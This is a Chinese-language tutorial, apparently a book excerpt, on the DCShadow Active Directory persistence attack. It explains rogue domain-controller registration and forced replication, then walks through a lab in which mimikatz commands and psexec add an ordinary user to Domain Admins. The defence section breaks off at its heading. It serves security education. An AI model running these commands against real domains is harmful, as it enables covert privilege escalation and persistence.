


域权限维持之 DCSHadow 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129




本商品由 放心购 提供保障

谢公子学安全

2018 年 1 月 24 日，在 BlueHat IL 安全会议上，安全研究员 Benjamin Delpy 和 Vincent Le Toux 公布了针对微软 AD 域的一种新型攻击技术——DCShadow。利用该攻击技术，具有域管理员权限或企业管理员权限的恶意攻击者可以创建恶意 DC 域控制器，然后利用 DC 域控间正常同步数据的功能将恶意域控制器上的恶意对象同步到正在运行的正常 DC 域控上。由于执行该攻击操作需要域管理员权限或企业管理员权限，因此该攻击技术通常用于域权限维持。


漏洞原理

微软 MS-ADTS(MicroSoft Active Directory Technical Specification)规范中指出, 活动目录是一个依赖于专用服务的多主服务器体系架构。DC 域控制器控便是承载此服务的服务器, 它托管活动目录对象的数据存储, 并与其他 DC 域控制器互相同步数据, 以确保活动目录对象的本地更改在所有 DC 域控制器之间正确复制。DC 域控制器间数据的复制由运行在 NTDS 服务上的一个名为 KCC(Knowledge Consistency Checker)的组件所执行。KCC 的主要功能是生成和维护复制活动目录拓扑, 以便于站点内和站点之间的复制拓扑。换句话说, KCC 组件选择哪个 DC 与哪个 DC 通信, 以创建一个有效的复制过程。在一个站点中, 每个 KCC 都会生成自己的连接。对于站点之间的复制, 每个站点有一个 KCC 生成所有连接。如图所示说明了这两种复制类型。



Intra-site replication

- DC1 notifies DC2 and DC3 that directory changes are ready to replicate
- DC2 and DC3 consolidate changes with their own changes and then notify other DCs that directory changes are ready to replicate



Inter-sites replication

- DCs from the same site elect an Intersite Topology Generator (ISTG) to orchestrate replication with other sites
- From the topology information, the ISTG designates among the DCs Bridgehead Servers responsible for performing the replication operations

默认情况下, KCC 组件每隔 15 分钟进行一次 DC 域控制器间数据的同步。使用与每个活动目录对象相关联的 USN, KCC 可以识别环境中发生的变化, 并确保域控制器在复制拓扑中不会被孤立。于是, 安全研究员就思考, 能不能自己注册一个

恶意的域控制器，并注入恶意的对象。这样，KCC 在正常进行 DC 间数据的同步时，就能将恶意域控制器上的恶意对象同步到其他正常域控制器上了！

1. 如何在活动目录中新增域控制器

那么问题来了，攻击者如何在域内注册一个恶意的域控制器呢？MS-ADTS 规范中指出，在活动目录数据库中通过一些特殊的对象和一定的数据对象层级来标识哪台机器是域控。其中，最关键的便是 nTDSDSA 对象，该对象是用于标识一台主机是域控制器的特殊对象。如图所示，是微软官方对于 nTDSDSA 对象的描述：

6.1.1.2.2.1.2.1.1 nTDSDSA Object

2021/06/25 • 3 分钟可看完

Each DC in a forest has an nTDSDSA object in the config NC. See requirements in section 6.1.2.1. An nTDSDSA object has the following attributes:

name: NTDS Settings

parent: An object with objectClass server.

objectClass: nTDSDSA

dMDLocation: The DSName of the schema NC root.

invocationId: The invocationId for this DC (section 3.1.1.1.9).

options: One or more of the following bits presented in big-endian byte order.

该对象位于域的 Configuration Naming Context 分区中，该对象名为 NTDS Settings，其完整 DN 路径为：

CN=NTDS Settings,CN=AD01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com


如图所示是 NTDS Settings 在活动目录域树中的结构：

Path: CN=NTDS Settings,CN=AD01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com,10.211.55.4 [AD01.xie.com]

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	NTDS Settings
distinguishedName	DN	1	CN=NTDS Settings,CN=AD01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com
dMDLocation	DN	1	CN=Schema,CN=Configuration,DC=xie,DC=com
dsCorePropagationData	GeneralizedTime	2	2021/2/27 20:41:36;1601/1/1 7:00:04
hasMasterNCs	DN	3	CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Configuration,DC=xie,DC=com;DC=xie,DC=com
instanceType	Integer	1	4
invocationId	OctetString	1	58 83 140 72 221 205 238 76 134 154 200 164 239 183 252 154
msDS-Behavior-Version	Integer	1	6
msDS-HasDomainNCs	DN	1	DC=xie,DC=com
msDS-HasInstantiatedNCs	ORName	5	0 0 0 13, DC=ForestDnsZones,DC=xie,DC=com;0 0 0 13, DC=DomainDnsZones,DC=xie,DC=com;0 0 0 13, CN=Schema,CN=Configuration,DC=xie,DC=com;0 0 0 13, DC=ForestDnsZones,DC=xie,DC=com;0 0 0 13, DC=DomainDnsZones,DC=xie,DC=com;CN=Schema,CN=Configuration,DC=xie,DC=com
name	DirectoryString	1	NTDS Settings
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;LCPRLOR;;;AU)(A;;CCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S
objectCategory	DN	1	CN=NTDS-DSA,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	3	top,applicationSettings,nTDSDSA
objectGUID	OctetString	1	{488C533A-CDD0-4CEE-869A-C8A4EFB7FC9A}
options	Integer	1	1
serverReferenceBL	DN	1	CN=AD01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=xie,DC=com
showInAdvancedViewOnly	Boolean	1	TRUE
systemFlags	Integer	1	33594432
uSNChanged	Integer8	1	0x31B4
uSNCreated	Integer8	1	0x174E
whenChanged	GeneralizedTime	1	2021/2/27 20:46:46
whenCreated	GeneralizedTime	1	2021/2/27 20:39:29

那么，只要我们能往活动目录中添加一个具有 nTDSDSA 对象的服务器就可以了！那么，拥有什么权限才可以往活动目录添加 nTDSDSA 对象呢？通过查看 nTDSDSA 对象的权限可知，只有域管理员和企业管理员才有权限修改此属性。因此，我们只有在获得域管理员权限或企业管理员权限后，才能往域内添加一个域控制器。并且 nTDSDSA 对象无法通过 LDAP 进行操作添加，mimikatz 中 DCShadow 功能模块是通过 RPC 协议往活动目录中增加了一个 nTDSDSA 对象。

如图所示是 NTDS Settings 的权限信息，可以看到只有域管理员和企业管理员才对其具有完全控制权：



2. 伪造的 DC 如何被正常 DC 认可并参与域复制

我们已经可以往域内添加了一个伪造的恶意 DC 了，那么该 DC 如何能被域内正常 DC 认可并参与域数据的复制呢？我们需要满足以下两个条件：

1. 被其他服务器信任，也就是说我们需要拥有有效的身份认证凭据
2. 支持身份认证，以便需要复制数据时其他正常 DC 能够连接到我们伪造的恶意 DC

对于第一个条件，伪造的恶意 DC 可以通过有效的机器账号提供身份认证凭据。如图所示，每个 nTDSDSA 对象都会通过 serverReference 属性链接到一个 computer 对象。并且通过链接到一个 computer 对象，我们还可以实现服务器在 DNS 环境中的自动注册，这样其他正常 DC 就可以定位到我们伪造的恶意 DC。

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	NTDS Settings
distinguishedName	DN	1	CN=NTDS Settings,CN=AD01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
dMDLocation	DN	1	CN=Schema,CN=Configuration,DC=xie,DC=com
dSCorePropagationData	GeneralizedTime	3	2021/3/7 17:28:13;2021/2/27 20:41:36;1601/1/1 7:17:05
hasMasterNCs	DN	3	CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Configuration,DC=xie,DC=com;DC=xie,Di
instanceType	Integer	1	4
invocationId	OctetString	1	58 83 140 72 221 205 238 76 134 154 200 164 239 183 252 154
msDS-Behavior-Version	Integer	1	6
msDS-HasDomainNCs	DN	1	DC=xie,DC=com
msDS-HasInstantiatedNCs	ORName	5	0 0 0 13, DC=ForestDnsZones,DC=xie,DC=com;0 0 0 13, DC=DomainDnsZones,DC=xie,DC=cor
msDS-hasMasterNCs	DN	5	DC=ForestDnsZones,DC=xie,DC=com;DC=DomainDnsZones,DC=xie,DC=com;CN=Schema,CN=
name	DirectoryString	1	NTDS Settings
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;LCRPLORC;;;AU)(A;;CCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTI
objectCategory	DN	1	CN=NTDS-DSA,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	3	top,applicationSettings;nTDSDSA
objectGUID	OctetString	1	{488C533A-CDDD-4CEE-869A-C8A4EFB7FC9A}
options	Integer	1	1
serverReferenceBL	DN	1	CN=AD01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=
showInAdvancedViewO...	Boolean	1	TRUE
systemFlags	Integer	1	33554432
uSNChanged	Integer8	1	0x31B4
uSNCreated	Integer8	1	0x174E
whenChanged	GeneralizedTime	1	2021/2/27 20:46:46
whenCreated	GeneralizedTime	1	2021/2/27 20:39:29

对于第二个条件，可以往域内注册一个 SPN，以此来提供身份认证，而需要添加什么 SPN 呢？Benjamin Delpy 和 Vincent Le Toux 找到了复制过程中所需的最小 SPN 集合，我们只需要两个 SPN 就可以让其他 DC 连接到恶意伪造的 DC 服务器：

- DRS 目录复制服务，其 SPN 格式如下：

DRS interface GUID/DSA GUID/domain name

其中，DRS interface GUID 是一个固定的值 E3514235-4B06-11D1-AB04-00C04FC2DCD2。而 DSA GUID 则是 nTDSDSA 对象的 objectGUID 属性的值。

- GC(Global Catalog)全局编录服务，用于存储域中所有对象信息，其 SPN 格式如下：

GC/hostname/domain name

我们通过查询域内 SPN 可以发现这两个 SPN。可以看到 DRS 目录复制服务的 SPN 第一个部分为固定值 E3514235-4B06-11D1-AB04-00C04FC2DCD2，第二部分为 nTDSDSA 对象的 objectGUID 值 488c533a-cddd-4cee-869a-c8a4efb7fc9a，第三部分为域名 xie.com。而 GC 全局编录服务的 SPN 第一部分是固定字符 GC，第二部分是域控的主机名也就是 AD01.xie.com，第三部分为域名 xie.com。

E3514235-4B06-11D1-AB04-00C04FC2DCD2/488c533a-cddd-4cee-869a-c8a4efb7fc9a/xie.com

GC/AD01.xie.com/xie.com

如图所示，可以看到查询出的 GC 服务和 DRS 服务的 SPN：



```

C:\Users\Administrator>setspn -Q */*
Checking domain DC=xie,DC=com
CN=AD01,OU=Domain Controllers,DC=xie,DC=com
exchangeAB/AD01
exchangeAB/AD01.xie.com
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/AD01.xie.com
ldap/AD01.xie.com/ForestDnsZones.xie.com
ldap/AD01.xie.com/DomainDnsZones.xie.com
DNS/AD01.xie.com
GC/AD01.xie.com/xie.com
RestrictedKrbHost/AD01.xie.com
RestrictedKrbHost/AD01
RPC/488c533a-cddd-4cee-869a-c8a4efb7fc9a._msdcs.xie.com
HOST/AD01/XIE
HOST/AD01.xie.com/XIE
HOST/AD01
HOST/AD01.xie.com
HOST/AD01.xie.com/xie.com
E3514235-4B06-11D1-AB04-00C04FC2DCD2/488c533a-cddd-4cee-869a-c8a4efb7fc9a/xie.com
ldap/AD01/XIE
ldap/488c533a-cddd-4cee-869a-c8a4efb7fc9a._msdcs.xie.com
ldap/AD01.xie.com/XIE
ldap/AD01
ldap/AD01.xie.com
ldap/AD01.xie.com/xie.com

```

如图所示可以看到 nTDSDSA 对象的 objectGUID 值为 488c533a-cddd-4cee-869a-c8a4efb7fc9a:

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	NTDS Settings
distinguishedName	DN	1	CN=NTDS Settings,CN=AD01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com
dMDLocation	DN	1	CN=Schema,CN=Configuration,DC=xie,DC=com
dsCorePropagationData	GeneralizedTime	3	2021/3/7 17:28:13;2021/2/27 20:41:36;1601/1/1 7:17:05
hasMasterNCs	DN	3	CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Configuration,DC=xie,DC=com;DC=xie,DC=com
instanceType	Integer	1	4
invocationId	OctetString	1	58 83 140 72 221 205 238 76 134 154 200 164 239 183 252 154
msDS-Behavior-Version	Integer	1	6
msDS-HasDomainNCs	DN	1	DC=xie,DC=com
msDS-HasInstantiatedNCs	ORName	5	0 0 0 13, DC=ForestDnsZones,DC=xie,DC=com;0 0 0 13, DC=DomainDnsZones,DC=xie,DC=com;0 0 0 13, CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Configuration,DC=xie,DC=com;DC=DomainDnsZones,DC=xie,DC=com;CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Conf
msDS-hasMasterNCs	DN	5	DC=ForestDnsZones,DC=xie,DC=com;DC=DomainDnsZones,DC=xie,DC=com;CN=Schema,CN=Configuration,DC=xie,DC=com;CN=Conf
name	DirectoryString	1	NTDS Settings
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;LCPLOLC;;;AU)(A;;CCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CDDCLCS
objectCategory	DN	1	CN=NTDS-DSA,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	3	top;applicationSettings;nTDSDSA
objectGUID	OctetString	1	{488C533A-CDD0-4CEE-869A-C8A4EFB7FC9A}
options	Integer	1	1
serverReferenceBL	DN	1	CN=AD01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=xie,DC=com
showInAdvancedViewO...	Boolean	1	TRUE
systemFlags	Integer	1	33554432
usnChanged	Integer8	1	0x31B4
usnCreated	Integer8	1	0x174E
whenChanged	GeneralizedTime	1	2021/2/27 20:46:46
whenCreated	GeneralizedTime	1	2021/2/27 20:39:29

3. 强制触发域复制

现在我们已经能够在域内注册一个恶意的伪造 DC 域控制器了，并且能让其他正常 DC 信任我们伪造的恶意 DC 域控制器。但是，我们该如何手动强制触发域复制呢？因为默认域复制是由 KCC 组件每隔 15 分钟操作，显然，等待 15 分钟对于攻

击者来说是不可接受的，能不能利用其他操作代替 KCC 组件进行域复制操作呢？后来研究发现 Windows 域服务自带的 repadmin 工具也能进行域复制，该工具调用 DRSReplicaAdd 函数进行域复制操作，mimikatz 中的 DCShadow 模块就是通过 DRSReplicaAdd 函数强制正常 DC 发起域复制操作。


漏洞攻击流程

1. 通过 DCShadow 更改配置架构和注册 SPN 从而实现在在目标 AD 活动目录内注册一个伪造的恶意 DC，并且使得伪造的恶意 DC 能被其他正常 DC 认可，能够参加域复制。
2. 在伪造的 DC 上更改活动目录数据。
3. 强制触发域复制，使得指定的新对象或修改后的属性能够同步进入其他正常 DC 中

如图所示：



DCShadow攻击




DCShadow 攻击

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4
- 域内主机系统版本：Windows Server 2012R2

- 域内主机 ip: 10.211.55.5
- 域管理员: xie\administrator
- 域普通用户: xie\hack

拓扑图如图所示:



域内主机 10.211.55.5 上登录着一个普通域用户 xie\hack, 其具有本地的管理员权限。以本地管理员权限打开第一个 cmd 窗口, 运行 mimikatz 执行如下命令, 以下命令主要的目的是让 mimikatz 当前进程具有 System 权限。

```
!+  
!processtoken  
token::whoami
```

如图所示, 通过执行相应命令让 mimikatz 当前进程具有 System 权限:

```
c:\Users\hack.XIE.000\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

mimikatz # !processtoken
Token from process 0 to process 0
* from 0 will take SYSTEM token
* to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
* to 10788/cmd.exe
* to 2016/mimikatz.exe

mimikatz # token::whoami
* Process Token : {0;000003e7} 1 D 3536566      NT AUTHORITY\SYSTEM      S-1-5-18
(04g,30p)      Primary
* Thread Token  : no token
```

或者也可以直接使用 psexec 本地获取一个具有 System 权限的 cmd 窗口

```
psexec.exe -i -s cmd.exe
```

如图所示，通过 psexec 获得一个具有 System 权限的 cmd 窗口：

```
c:\Users\hack.XIE.000\Desktop>psexec.exe -i -s cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

mimikatz 2.2.0 x64 (oe.eo)

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。。保留所有权利。。

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd /d c:/users/hack.xie.000/desktop

c:\Users\hack.XIE.000\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # token::whoami
* Process Token : {0;000003e7} 1 D 3992034      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,27p)      Primary
* Thread Token  : no token
```

然后在 mimikatz 执行如下命令进行数据的更改监听，主要是修改 hack 用户的 primarygroupid 的值为 512，即将其添加到域管理员组中。我们也可以执行其他活动目录数据更改的语句。

#将 hack 用户的 primarygroupid 的值赋为 512，即将 hack 用户添加到域管理员组中
lsadump::dcshadow /object:CN=hack,CN=Users,DC=xie,DC=com /attribute:primary
groupid /value:512

常见的组 ID 和对应组关系如下：

组 ID 对应的组

512	Domain Admins
513	Domain Users
514	Domain Guests
515	Domain Computers
516	Domain Controllers

如图所示，执行相应的命令，将 hack 用户添加到域管理员组中：




```

mimikatz # lsadump::dcshadow /object:CN=hack,CN=Users,DC=xie,DC=com /attribute:primarygroupid /value:512
** Domain Info **

Domain:          DC=xie,DC=com
Configuration:   CN=Configuration,DC=xie,DC=com
Schema:          CN=Schema,CN=Configuration,DC=xie,DC=com
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 47943

** Server Info **

Server: AD01.xie.com
  InstanceId : {488c533a-cddd-4cee-869a-c8a4efb7fc9a}
  InvocationId: {488c533a-cddd-4cee-869a-c8a4efb7fc9a}
Fake Server (not already registered): mail.xie.com

** Attributes checking **

#0: primarygroupid

** Objects **

#0: CN=hack,CN=Users,DC=xie,DC=com
  primarygroupid (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:mail[7117]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==

```

cc 然后打开第二个窗口，这个窗口需要域管理员权限，我们用 psexec 以域管理员 xie\administrator 身份打开一个 cmd 窗口，然后执行如下命令：

lsadump::dcshadow /push

如图所示，通过 psexec 获得一个具有域管理员 xie\administrator 的 cmd 窗口，然后通过 mimikatz 执行相应命令触发正常 DC 同步数据：

```
c:\Users\hack.XIE.000\Desktop>psexec.exe -u xie\administrator cmd.exe

PSEXEC v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

C:\Windows\system32>whoami
xie\administrator

C:\Windows\system32>cd /d c:/users/hack.xie.000/desktop

c:\Users\hack.XIE.000\Desktop>mimikatz.exe

#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain: DC=xie,DC=com
Configuration: CN=Configuration,DC=xie,DC=com
Schema: CN=Schema,CN=Configuration,DC=xie,DC=com
dsServiceName: ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=xie,DC=com
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 47917

** Server Info **

Server: AD01.xie.com
InstanceId : {488c533a-cddd-4cee-869a-c8a4efb7fc9a}
InvocationId: {488c533a-cddd-4cee-869a-c8a4efb7fc9a}
Fake Server (not already registered): mail.xie.com

** Performing Registration **

** Performing Push **

Syncing DC=xie,DC=com
Sync Done
```

如图所示，此时可以看到第一个监听的窗口的更新：

```
** Starting server **

> BindString[0]: ncacn_ip_tcp:mail[7117]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
cMaxObjects : 1000
cMaxBytes : 0x00a00000
ulExtendedOp: 0
pNC->Guid: {0f702ab1-0f01-45e1-b646-15f26cef65e7}
pNC->Sid : S-1-5-21-1313979556-3624129433-4055459191
pNC->Name: DC=xie,DC=com
SessionKey: b468c64dd1ac6bed13b88f4dddb5150e9df9907150efb0533ebd770270ba764
1 object(s) pushed
> RPC bind unregistered
> stopping RPC server
> RPC server stopped
```

如图所示，然后查看域管理员组，可以发现 hack 用户已经添加进来了。

```
C:\Users\hack.XIE.000>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.
```

```
Group name      Domain Admins
Comment         指定的域管理员
```

```
Members
```

攻击前

```
-----
Administrator
The command completed successfully.
```

```
C:\Users\hack.XIE.000>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.
```

```
Group name      Domain Admins
Comment         指定的域管理员
```

```
Members
```

```
-----
Administrator      hack
The command completed successfully.
```

攻击后

DCShadow 攻击防御

对于防守方或蓝队来说，如何针对伪造域控攻击进行防御呢？

操作如下：

